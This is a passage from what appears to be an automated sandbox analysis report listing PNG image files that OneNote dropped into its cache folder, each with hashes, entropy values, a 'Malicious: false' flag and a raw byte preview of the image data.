Size (bytes):	2210
Entropy (8bit):	7.86853667196985
Encrypted:	false
SSDEEP:	48:naUvGemgl0W5KMDRLEbGAnaHC7ew/fkDSCcE5FTaHWc:aerVlDRlewkXlrTa2c
MD5:	73E38124F94AD20A2F1571FBBE11AEEC
SHA1:	87FB8056DC7A0A3B70D51426771C4CCE2099CFE5
SHA-256:	A700B63B30CBBE5230CC5E977D651E178EA87E73EAB18C8D5FFB1362149ADDF7
SHA-512:	320FCE64DD6F975384BEC9267348CD5CD24A55B13BB09FEF1238C2216AD8ECABDCCC15601A079CE092ACFA4954829FFEB06FBB0631F6AE26E3A39E43C1020 8B
Malicious:	false
Preview:	.PNG.....IHDR...;...=.....sRGB.....gAMA.....a.....pHYs.....o.d...7IDAThC.yL.w...r..r..... ...Eq.nnN..i..[.e...-.d.M.dn...x.xmQAT.Q.RN9..EA.k..P`..=}..m.&~..... oy....k...}}x..[....g59.}]...~i.SY.....".....7Ow../.....2...3f)n{..R..R.....U?.....O.{....c..pT.\.t....5.07.. .....07...7.o..,+.,.V.c...&..%.3I.....:v..\....6.....??..[.N.....nz..Z.B.....v.prs.q1V1 |..='...`.bz..%s.cf.3..RyMNUeV..J.k.}D[~xo..d..c...sO.y\....B...c.07.....Rp..J.....{b.....;u...s....N.gko.M...;6...6..c.X5.S..o..\....^).....(.....y.72.^....s%...[.q!&Z....C-..+o.....I.....,Y.{. .....g.1.0..I}.....<.....T..}....t.!x&)..[.7....4.5..{....n.<...#I...:.....r.wW~..zr..9k.^.]KR.*W.J.n.")....%0...)...Fbb5`4'.X..E.../.t.&,t(...@9....\$.....].P..jdU.....H;.$.'%}.I7.....y..$.. ...Z..4.Cm.u#&.%N..1..+..8....y...U.(.T.....}.I..5r}...!..K....>f..3.C.G..X1.(<.Gb..b(....0Qv0F.....n.z.s.Y.....\.,.h%1...QU..%.}B|CW.....sO..\.=..&3...,.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000E.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 563 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14458
Entropy (8bit):	7.944094738048628
Encrypted:	false
SSDEEP:	384:uuT43eqJy2jEeSZE0onrAFAOpn5ytFfNrfIkBQTYz8ynth2EB:EugQeS+nrAFZ8tJNrfRQM4ynH2EB
MD5:	7CEB71F78A193F8C9F7FFDA5F81AEBD8
SHA1:	EEC1597705EFF1A527C246B86A71878185BA6B1B
SHA-256:	77911FF7AEAB8FCCAF36DE6E1183FFE1A6C27F77B5714EE780976CE5189E8FD0
SHA-512:	1D1AB19B64E1E2ABCA61AE78B3B50310B0A6CF19D2ECFCB4499D8D0BF68600B4D95BC0945EF9FF9B1D016ED61EAC518DCCA1A426F460317C07AD51E2E0479 48C
Malicious:	false
Preview:	.PNG.....IHDR...3.....>....sRGB.....gAMA.....a.....pHYs.....o.d..8.IDATx^.}.p\W.ZRKjI.}..[..M.I.N..[..O..B&....?5...@.5.5EQ...T...d*U..*.C6....8..}.Wy.e.....k]s..z..^. ..T....s...}:.{..n..1.."@....P....."@....p @f.s@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....5 ...f.;.0..7141...L.....M.3.L.... {M.T...I.C...@E{.w.Y...q.....c3..gf.3..'j...I...{M..@..4555==-...!..f.....d...>i.%&&&%.u....f...[.....O`.....G..E6I.< ..3.k...',....Y...<.....u...{9.....S^^.q.<..^....2.bb.E`r...ey..... ..3.....Dg@L..a'.x&".O.Y..!e.c%$..(P__.d.....Sj..S...BLu.[g..mK.SwVe..."@.T.@P.y.....=....40..L...$d..J....cccw...^.RBKKK...heJiS3.0I.X<..}..*O.....QR..q.5GTA..ht. (^.Hno..n.....wvv:..K?.\.JQ/i..h0)G..1Y....K.>FT...8..d&...,+-.T.b.....f.."3.V 6.:...E 1...?.Q.6....A1Smm..K...V}...:.uA'.$.v.cy..<.`.Z322.r.LI.....>.....&....."..".....@.Ccccee. [..z{..fL5..{...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000F.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE

File Type:	PNG image data, 742 x 104, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13030
Entropy (8bit):	7.948664903731204
Encrypted:	false
SSDEEP:	384:/06ULmwT2RqfILhmLy4tNpYGL0mvBQhTMHX4PCIVYm:s6USI2RqfGhmDrpYM0ofHX4aIVYm
MD5:	17E9FF9F735102231846936F0E2BAF1A
SHA1:	9EC1AE8A3AD55C48C02427D842D6E38DA85B5145
SHA-256:	DD1CA8DA90893E0B63ABFDD9E60CF2BF844B311964E9D9DDB855C21FCA156EBB
SHA-512:	71E690D6C87B09659296E6E6DDC8E3F91035DD80C5CE875FA557763E8138900C27FB492885291CEE203D65BCEE8C20C9C39E0590A5FD32B8A00BEB3E3F6D6EF
Malicious:	false
Preview:	.PNG.....IHDR.....h.....2.....sRGB.....gAMA.....a.....pHYs.....o.d..2{IDATx^.wp\.....sN$...$.).Q.")R2ei,kl.%....r..vm.x<...\...u.U.g.ry=..uX.cK.dI..I1G..$.".Fg.q... N.nt...3.w.w..~.v.O.....K.....A@.....A ..H.n.D;A@.....A@.....e.y ....1..P..xH.. ....e.9 ....1..P..xH.. ....e.9 ....1.@.$9..S....A@..4....^C..F..VR\\TT.....aHII1..... .VS..g..... .*....z..\|Ek.....<R../55+33;;;+..Y..WC..#...P..... ...s#0:.....522...,v..D....._.....9.2N.L.'..F$.....e..!..... ...N...`1....G.....'&,f..f.X....!.lp.....I_.....J..z.R,YbYd&.... ... ...~"b\...b.Z.SS.....c....&..Yl-..... ..[...BY..... ... 1..Z..6NN....._.zw....MKK.Z..vMMnnn.4.v....,q..e... .D%....Q....._..p*M.....22..e...k.}.....qU....S.a...~....P..}v.. ...1..2...F.GCC#...].=..C..n#...K+..MOO....."....d^2=.{....U.p.h%.%n...D.....XB..b..'"....?h.b.B\v..^Q^.UC.....Q...I.....U.VD...P..{.2"A@...b..V.....jF.x.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000G.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 165 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	3879
Entropy (8bit):	7.9281351307465044
Encrypted:	false
SSDEEP:	96:k1hccap27HGVhY2Kn+A3RS+HG3dXrjmg26vh:k1hccewIhYxRmR5
MD5:	C451B2A146BDD7EF33AB3EA27268796D
SHA1:	C040BA2F31342CBCBF597C96D4D6EDB83D473B77
SHA-256:	4C264B2A6E88712234DAA8E3A8D630CBF4EEB338554CB0B794D8031F8943EE65
SHA-512:	55915A304B261BC6F38F5CFE0389D5195F85FE2C1DA325019C3AA391E8B1773091E078A35BD57F8CEE0BA035956382AE33790EF462053FCE711EEA9665B7F917
Malicious:	false
Preview:	.PNG.....IHDR.....c.L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].p.U..g..Bp!...\.!.`pA.+....H.U..."Z..*U.. ..P.D.-.$..,,..$.g.....CB.I.....I.g.pc..Lf..~.=.~ ]S.....w.9..w..'...!L..A ..^.t...v..s4&&&%%..6..`..:.G.D@.7.qS...K....[..,...o...p..2.%..B.Y....|;..gy+.[..,...o...p..2.%..B.Y....|:..gy+.[..,...og...}.W..z\?...y..;_t....=..e\.....6.M|[...B._....[_.\ ^Pf.....f.....|..../6....<S.4./..m.....I....B'.n...O...yc.....X...P...k....t..9tf.g>....e..Sy'.L+**.]{..a...,7...p..+.....K..y.9p...I{..i58....v..5.`Op.....{.....8..._S.....p..).....;....y...2...b.[> gP....C..G.H.....Osp...)..9x!...W.,..^....$r.p.sOJ.I..=.x.9s&:.....h.`..W"V..|.I{..72.....zv@.#.<...../....F|...c...4.W....:uj@1...~.X.....^si....Z..I~.Q.<.....NAOq...+i`.)...$ L..gV.6#.....F$..hD.g.L-\..H._.u..]4.....h...T.BK\\.Z222....7))..h...1??...~.-i=...X...~h....y[.....p.....x....c...{....Uh.7n.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000H.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 651 x 254, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19235
Entropy (8bit):	7.944867159042578
Encrypted:	false
SSDEEP:	384:h4iuxL3Yck5lpMcTyHOypEod/G38lJxqSp5BCU:h4/xjYc2lmcOuuEoJM8fse5BCU
MD5:	AE32E846559D576FD263BD69FEDBEC28
SHA1:	D481DF71C858BAECFE33418002D368F2DCF68D4A
SHA-256:	6E21222B0EADAB8D3CFB0C7D14941D196165D6709271AF317D099F12403CD352
SHA-512:	9AA4A6DD01D3B745D674721765F2BFCCAB584CA0603F222EDBE9A88190A2A57438041E7A3706CC0656A6ABB79AA18118319F210EFFE3DD917E7B94A6294BD346
Malicious:	false
Preview:	.PNG.....IHDR.....sRGB.....gAMA.....a.....pHYs.....o.d..J.IDATx^...X.W....D..A.....bW.A..[..5.F..D...7.ob71.....b.."...("...(...{/...e.....}.....;...S.X...H...@d..... & .....b..... F.....b..... F.....b..... F.....b..... F.....b..... F.....b..... F.....b..O.KVfVfjFzJzVF.}i{.R..l..q..`l....e.'./.'.G.z.*!&>)61.UjVzf..4>Q~...U..=.....s.\..WE...2...t..`F....M....'..?.... ...>BO(m.V.P....Gy.../.....B.6.....=|z7.Z.|hQ..u..j.....&..Z.bo?.u...S7.G>.....]I..7.i...3....<.y.I]....SI>...L.2..<.....[.'=M.Tsprp...T....cE'*..P.....eefQ.NKN.x....:-#5#... .q/..xq.YzJ:.T.*u.j..S.C=...|.....2..(YF.....|...*.7t...{.jz....W..Y..{...nlfj...L.6.[.hS.=.....(!C.....?5..+...[..a.:U.K..C.....w.....+..r@.z.7..j..qB..B.....X}..=.fk...>^5[....n.z....wn....Z 4._.iWG.^..z6./]t.....dhM.9s...Gbo?...U.V..tj.....*&)Io.{q.G...A...l...i7...&....d.E]....#.W.x,.T...&Mz4+].4.$n..F..x...<.ppr.....y..i./..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000I.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 220 x 170, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	7374
Entropy (8bit):	7.955141875077912

Encrypted:	false
SSDEEP:	192:IfGsPejaVZWzIZKpnFFt0HK5+2Y/SLopWR:lusPe278IZKpnzt0q5+qVR
MD5:	70DAF02EC717AB54452FA4C707BCAC74
SHA1:	30F46FAC5E96470848C5A948162CC12455A05154
SHA-256:	58469BA93EA36498FF9864EB54713A001C52106DE97804506D82EE24B816712B
SHA-512:	E599FDC22A32CFEDBB23EECEAE0B278EAB9A90959FE6ACB40E2B201E45A7C19261AAF529E7A0D9CAF2A9A4C64C7831343F3BC20810513990AD5D38A32741564F
Malicious:	false
Preview:	.PNG.....IHDR.....IC.....sRGB.....gAMA.....a.....pHYs.....o.d...cIDATx^..S[Y..I...B..`...N....t.q..j...+LU.....O..sF.!.I...w@..H.Q.w. ...s..{B.....2.....i..q..z{.}^..... .J.fQ.....r.\WWw.T....amt.t;...6\N.....z.n...].u.z..Q...?^.....:;;;;NO.}.c....<-.....({.^....t.k...F..[m..:.....R2...%.y.I^OOONN8)....\y....}...}}.}.Hy6.^.a.....\...!S....K..|>.....s.....I. .P...LFWW.I..RK..b.h.h .3.F..|.|..~.....e.aa.....0H...<.Y.a`..xA!...7.X....xd=.....h?o5.....Ay....?6.....*..tb.9.*j...S`](.,P...9.2j..?...z3wD.[.....L3.Ng2G|.....&..0 ZK1u8.H.2...Z../..P(....BA..aL|..a.Y:.....J...5^x..'.\..&S...L..U..;....<{...".@x ....J.N...;....WIht.<..B.....!HM...&z&..6u..hF..G.D..B.....A.....n...GG...,.,Q....X,`"....r.....3d.{o.(/.. .3.H...x:sX....h.8... ....r <..DB. ...y.N...o....5.....L&w....v....w..D.....!.a4...."8.U.|.0m.(..zR>..=.+.L.....e....Yd2.-Z.7..D"..pX.I.....e5qYa._&..3..J..++

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000J.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C60
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..TI.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a...{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;.'n...u.g..>X....o.]}...>...._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'...}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t...~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....,_.....E.J"...:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000K.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 167 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	5386
Entropy (8bit):	7.943706538857394
Encrypted:	false
SSDEEP:	96:x4F84/zVJWedudPZZRdbvczHe2ftFJ0y8Ea5b2AELJj:x4FTnodRZ7c7LrabEaMAGp
MD5:	DB48555480A383CD1D4DD00E2BCFCF29
SHA1:	8060B6FE12175289F0A71F45B894030A0D9F1AB5
SHA-256:	807723D8F90A5BD41269A7A62817547026A117D666D5BEF454EB699C97CA3FA2
SHA-512:	2614C04686299CEE8D56577A1E836A26076D42E041C627177FDB295629F6A80190910947FA794A094C55A45C3D70725EEF29097118E523A38B50C9263C771A41
Malicious:	false
Preview:	.PNG.....IHDR.....gI.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..xTU..M..B...P.....)vQpQ.ED.""......,."....*bC..VT.. M!...@z....1...Wf.w..o29...=.v .TUU..^..@....S..<..;h...5.9r....x..7N{...=.....'...N...u...9..5+YW.;..N\..u...9..5.....O...,.K..'.../.....1..T....>.f..9.xo...u.xo...u.xo...u.xo...u.xo...u.xo...u.xo...u.xo.....'L...g.UVVz.[.n)...Yqq...Y.f.)//_.l.W_}.,.....S^Z^Y..++.*..pF.....?...l.&...O,.k.d...~..w;Q.....7}1y.....e_.....=y._U....{..}.w.O..~.z.{.....W\q.."....^.h.....}p.+.>m...d...4...`a~Z^....me... ...:N]..1...g..y.f.....l..g.).....e[.....Z..RB.KrJ.....#...{..eff..v.[[<.n..?{.....SN9%...V.yE...s2.....e@Wz..I...B.r..<.-.=/t{.v.|..J.....,.@.A.v...s`/.....6f....L?.z[T7..)S0.;c....\s..z-C .....v..}Y..{..j..xF.....'.#_..C....k|3..8...N...5.....f....3.....f)-.p..%.D.v.v.].f.....33<<.....[bbbt.]w...:.r.....z....q..=....m.uhD...,..zXg

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000M.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 230 x 68, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4181
Entropy (8bit):	7.950380155401321
Encrypted:	false
SSDEEP:	96:L6ousL3eslFAmjb89xK6YiSTwtw5dTA1W9lQ:GoFiUFAMbsxJYieZ5dGklQ
MD5:	BC6C08F8C2C6D1EEE95ABFC40C3C3669
SHA1:	44DE7375375880ACC24938D7E92A837E85C35321

SHA-256:	6E54B502C46E1AFA57E28B8ACCCE24F102399F31407827A91E4CD7A42FCBC746
SHA-512:	2AF4A9B87FA4F362926CD77F272CECBE3ED4F0E110FB8F30F661DF7C61B77B9FD8E7716EEF9177B1038B68C792CA4F844F729DAA48B2E38B9945EC9CB44BB720
Malicious:	false
Preview:	.PNG.....IHDR.....D.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.yp.....E-.....-v...VY.a.d....R.euF.).KH@.*B..u@YdQ....!&.tjg.!.,a'.L..@H...{'\~yy.....w2z...s.=..;..s.....]..j..b5d.j.X...2D.....r.\.#..f...Bl.....5dC....r.....m.....s..j.f..jK....y.^....'8.....<.....g.....=.%..2.p..}<.....G.....Ix.m.4dm..B.....0?..+_.*..c..n.....?....wa..l...p....E.Ly.}...*...C.D.vy).....@.>\...3;.`].q..m../.d.B.../.....~.p.U..'...sP\....YH.7.../....R!...O...'.....s....<|.f)....i.{.I..l.a.n...?~.{...h...s.e..-..Q..R..@<;.y.G.+n.....Y.Y'.V.}.o._..?....,.>}..\w....`+.}.{.p"d.RO=&.v..H].....k...X.c..z.{.....}.n....s:c...i7N...|....*\..O.*....)w..[>..E..}y....q..u.!.z.D.[`Uf.Y...>z\..x.B.h" \.}...`...|._.....G...hY.../..6>..Z...8^..k.E.5d#..a."....P.CR....OL..U...qY.{.C.<~I=V..x.J..*k.Y....z.;?..^...3.4|i...[DL,..z]..._..a.....(s./...W~..q*.\#@[R.N...@.."..=....\q...<.....p...+J..\#...(.,....OQ...$L...G...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000N.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14553
Entropy (8bit):	7.951135681293377
Encrypted:	false
SSDEEP:	384:EF7aDrPYJ1n3kaEf61xD+KvdokCixTQm7QA96dNT:EF7a/PMeaEf61lT6kCiFQCQq6zT
MD5:	3E9F7D399DF9CAD3669B7A5445EF7074
SHA1:	2FBC965DC03EF9203581F595E0D7AB1734726ED7
SHA-256:	76C80E31F37248C3C787F7972A7B22038390F9D81E72E650071A6F36D36AF27A
SHA-512:	326F8F9CBF829BF80AAA96062A57255A36EE04DE310634327AA075D14129CFA8E36E48AB2A00B10F9BDC1D94F1AC7A9E41D0D063361920A0332EC124BDF4C3E
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..8nIDATx^..xT...!=!$..%t..H.tP:.HQP@E,...QQ.^.....* E.("]:.K..R.....p..n.9{...sv.}.....7.....o..z...,|.....M +.....w.....O...>.SJ.O...<...{. .x..g..I..H.....V .. .}.PO..H+$@.$@=.=@.$@.....VH..H.z.{..H...!@=.#.....C.z..GZ!.. ..)... .....T...B.$@..S..$@.$....>.i..H.....H..H@...S}8.....POy.....>....p... ....}.PO..H+$@.$@=.=@.$@.....VH..H..zz?.....$@.$`i.....c;.n..i...0.....<.....S....w..c.....y..F4.p..3~..|.].....s.6[..H...N@.=M..\`...3./...I....'..|..K...r|...nX...'.. .G...ib|...MY8|.....9x..Ur'.. ._ .....5..H..d..L.$@..I..o.;kM.$.?.....K/.wn.....Y....E..%K*.=.....Y.3.!k....[V..WG/?i..H..." T.,z...6h.[..-%9....WMY...z.vH..H@/.BOe....g-P.@.....IH.O...SJ}5.|....?.^..5^}..$.. .....S.@...*<.gJT/....._.R.C.....rj..Cg"\K.....K....~Y....l@..)..I.k.s..Yr.....Z]jG..q.+..G...;lNJj.}..T1&&.. .....?...|....W<{...g.&'Ca

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000000.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 454 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8184
Entropy (8bit):	7.807848176906598
Encrypted:	false
SSDEEP:	192:ExqMHYnnEnntvA4Mesu3SXHycmfIEFQp1r/:E0MGEn29esuiXHt0FQp1
MD5:	5B386BF9A20766956A84F67F913F23D7
SHA1:	6E72E51F5B4FA64E52D2B80B41409B3DB927A3C7
SHA-256:	DDF6A1D5B29BD69C65A148B1247FDE8389CC56865E4398E4CBDCBD68A6555043
SHA-512:	99B4109439D9A688D7747C6847E0FF7399CDA01A89C3181789F913E757A82EE4727F95E506F4B01930EFC7C6E229B94BB89E385B56BC009AB5CFE332585660C5
Malicious:	false
Preview:	.PNG.....IHDR.....s>.Q....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...]...!.....!.YTP.A.....-..r..$.E.J.I;....T.M.UE[..Q..x....wKB=.m...4.%..\|:...9...\{..o.3..g.o~..~s...k...X.r..... ..@Gggg.?.... P_.]]]..*Iu....C...h..$...:... ..... .\.....@R..... ..$.k....@0.Hj0.8... ..r.@....F.I...G.....T...@.... ..P.....5...@ ..$5.J.A...@R.. ....#...C.#.@..H*... .. `...`(q...@.I..... .....%. ... .\.....@R..... ..$.k....@0.Hj0.8... ..r.@....F.I...G.....T...@.... ..P.....5...@ ..$5.J.A...@R.. ....#...C.#.@..H*... ..`...`(q...@.I..... .....%. ... .\.....@R..... ..$.k....@0.Hj0.8... ..r.@....F.I...G.....T...@.... ..P.....5...@ ..$5.J.A.....W_...1c.I..6..`...@ ..I.S..I.I'...5.\..;....'1. .....c..k.u.Qs..}..g#b.j.@..Y..QR...n.!...-.....h..Z..... .Xw.U.~q... ..@.%.'..... P..E.T.b.:j.(F..p.... .C.}3.'.|..z..w.a.....\{.:.4[.lY..~...x..'/....g....J..9.K_..'...:..;).....SO=u..E... Py.qf..}O7.o....u?:....6~~..9...?7.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000P.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 213 x 85, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1924
Entropy (8bit):	7.836744258175623
Encrypted:	false
SSDEEP:	24:rloPN36BoJ9JK5lncTww67QKf5wX5YgM5s6cahePwnR6+eA9zQU13ALcVz7wTQ8U:rYN31JH6lcbjMW5Ytmyqwp9H7wY
MD5:	B1FDE66F75507567B5F0C6C07B01A3A1
SHA1:	80B8E6A923E853232F66C874367E90B5C9CAD7AE
SHA-256:	B9C82D2F31BBE409D159EE3C9129CBAAC7C6F6C81637AB9B6DAB3C11AA74B7F1
SHA-512:	FC8C6038D3C2F5765D7524E969574ACD10AF6FCCFD45FE7C6DD4A8C2669B13EE3FB1A8833E94A046AB7037018170B5B87B1A2742E0E10557C413AD634BDF343E
Malicious:	false

Preview:	.PNG.....IHDR.....U.....Q.6.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].O.W....G.IT^M*..J.....".4*....j..H..R^."..m..5....&..j..B..`.`..>...X.....]z.[&.>..ef..gB.d... s~.=...3....m..(E...~.[..... .. .E3..7.4.....}..H._.D.,j.)..q\.....7..#.ag.o|.?.....;C|.#.../v.H.....o~.{G.....H.|..;..v...G.._...p1d2..&.....QS4<..i.".X.....1(..GR.R#.}.!.E<..:LLM.....s..: ".....Fa...b.....\.T..~OD... ..:j.~..p=Y...Y.....?.Y.A...0!6_p.dKctjvZ....\.....V..1)..:.....;7:...(.[...7.....u..'ra.....S.].....7.#,[..<.l.....[.....90d[.2a.R.....E.CJ..C..S..*._...$^...Q.. :>hx.k7.`jN:.W.X..N..p..K..."...q....a.Uy.....[d.:vmkk./cW.>.K..C..?\d...'.@s_.?&.....V .?F..;k.....%+....+.3bk.....f....T....S.(2.=...?gQ...K.._.#....?.1W.....m2.....Z...-..:..?.#J... ...KS.P\|&[<.....Dd.....\.....W$z].k..-..8...>..Q`Yz.}w&..._.....?.)_[T...:wy...O8.Om.....l.....\....]..."f.....q.o.V>~s...-....N{.n....w..O|.D...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000Q.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11886
Entropy (8bit):	7.946442244439929
Encrypted:	false
SSDEEP:	192:sqNuEpzsnKxkfLaZCdMh+cLApmRausyZwYMAisQKShDBlhr34ckckcZ:JNu6DMLaZsMhtLAIa0wYMAvl5V4DDQ
MD5:	875CFB3B5C3619253223731E8C9879E5
SHA1:	6372F4F5BEB6EEAE3EDBE5B62EE73039B40AD01E
SHA-256:	CC69BAE5D2C8F56B28BA4E3C6A11F57C4E8CCCE69943ACFBE7E63B4FC90EE5F2
SHA-512:	47F45A3275B8454F8000F4567153DD7D4AF3012005D8E34CB18AED6AD69083BEC753E607F275FBF3EFCCB7BA00310A04ADFBD5FA5B73E6BBE47CE73901C35CA8
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..x.U..I...JB..;H..."..(U.EE\\..._v]W..b...Az..{G:J..B.$...H.IHB.o2xE..3gf..w..2....w..s\|.....C.$ @.$.....t.!.....8.....RR....<...6..P\|\|....$@.$@...PO..$@.$ ...T.GZ!.. ..)c..H.....H+$@.$@=e.....S1.i..H..... ...C.z*.#.....1@.$@.b.PO.p... ....2.H..H@.....B.$@..S. .....!@=..VH..H.z.. .. .1...b8.....PO..$@.$ ...T.GZ!.. ..)c..H.....H+$@.$@=e.....S1.i..H..... ...C.'++kH.G.=Z!.U...73o^.IH..O|jrj.D.....I.M.....Kph.....R.x.....RU8 _".....j.....B"O.z.|.9..".L....Y.d.Rej.-Y.dhX....:.xH.z.!(>&..4.....O.<..T\.%a..e...*..UnR....+j...2..".M.O>.z.....T...].j....m...S.`..&..)....f..2.....+..SP..?.a...=.....3.....K.zj.5 .fP.....2:..?.....%....d.qxC..W.~.._....!.W..6....iJ)*.(..wg.}.]sw\.r]...r"...e_-....5_9.YN'...PO-.d.:.%..wZQ...H...JMJ.6c....|g*..,.3.....T...o..Nyc.W.....A.3.._...U%...PG.z.....&.%.v.... AIm.....~.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000R.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 171 x 50, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2270
Entropy (8bit):	7.845368393313232
Encrypted:	false
SSDEEP:	48:3Cxnazs22lovji2Ez2iqBU2C+hJWizJNzIu1coqAYClBeMsk1:3dm2Ez2iUhBzhyjAxqQ
MD5:	6EFE6733E10E011FFDD6711B5F37C9E2
SHA1:	C72549E824EAD899944A38C46FBC28BDCDAAD611
SHA-256:	92B5056DAA03DF3EA85AF49FFE4F9CFE8699BDF3539576A99F02418FF49AD9CB
SHA-512:	EC14B553A5780CD9B33D438CE13A6932DE43E346D8D2DEC8D093A6A2048675423948F8E2C604A73460980C3C68D9276B65D76C2A6BC7B24FDF10CA92FDA258E
Malicious:	false
Preview:	.PNG.....IHDR.....2.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^.\kL.W...*.F.....@.*.(H4."il}..B!.iD...I-....y.I.h.....<..1.....C..(XSy.l....,-,.....3..3...;.{...{.{g... ..Q..x.T/q...F.V...B..'..?{:.:..`.....+.0s.e...w....{.`. ....5...d..9S]../.....$Y.>.I....i..8....;,r8r!Ee'"..!*.&E.....n...=.@..Sp.GF..c*....1QH3....?,.T.el.....t?..([Q`.0....k.G.....X.. C...k\|p...I.q;.d..N....c.u.a.5.%.k.fS\)..H..T.~I*k.[.n...x2.1.....%...yK..a..l.[.?#..fD%.FMT. =r.jt^..fT...c.&..Lr.....\..V.ll....Br^6..U27...O..N*..K.gm.K..g.;..l..Fe...w?..Q .E.....0.....7...(.e..t...x.c6..Q..n.92:%....l..4.h]Z....w..\|..!.p.~..B.y..&.....gl...\.wI.....G.6.K.$...%.-.h]\8.LT.....}{a...^.i.....4.0.ji.....n.pk .....7t....U9..b...l.....#...<q..(|=F..... ..0@^.....+.....X. .>p....S..t.].f.x.0....7d..n..'..'... .M.qqn...G.t8'.=..V.PK....K...X.z.#..I.....@...Y....BH..I.....,..K....=`&Z.41$..a'o.:....i{o

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000S.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
